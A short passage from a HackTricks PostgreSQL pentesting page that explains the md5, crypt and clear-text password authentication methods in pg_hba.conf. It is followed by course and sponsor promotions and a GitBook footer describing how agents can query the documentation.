The available password-based authentication methods in pg\_hba.conf are **md5**, **crypt**, and **password**. These methods differ in how the password is transmitted: MD5-hashed, crypt-encrypted, or clear-text. It's important to note that the crypt method cannot be used with passwords that have been encrypted in pg\_authid.
{% hint style="success" %}
Learn & practice AWS Hacking:[**HackTricks Training AWS Red Team Expert (ARTE)**](https://training.hacktricks.xyz/courses/arte)\
Learn & practice GCP Hacking: [**HackTricks Training GCP Red Team Expert (GRTE)**](https://training.hacktricks.xyz/courses/grte)
Support HackTricks
* Check the [**subscription plans**](https://github.com/sponsors/carlospolop)!
* **Join the** 💬 [**Discord group**](https://discord.gg/hRep4RUj7f) or the [**telegram group**](https://t.me/peass) or **follow** us on **Twitter** 🐦 [**@hacktricks\_live**](https://twitter.com/hacktricks_live)**.**
* **Share hacking tricks by submitting PRs to the** [**HackTricks**](https://github.com/carlospolop/hacktricks) and [**HackTricks Cloud**](https://github.com/carlospolop/hacktricks-cloud) github repos.
{% endhint %}
\
Use [**Trickest**](https://trickest.com/?utm_source=hacktricks\&utm_medium=text\&utm_campaign=ppc\&utm_content=pentesting-postgresql) to easily build and **automate workflows** powered by the world's **most advanced** community tools.\
Get Access Today:
{% embed url="" %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter:
```
GET https://angelica.gitbook.io/hacktricks/network-services-pentesting/pentesting-postgresql.md?ask=
```
The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.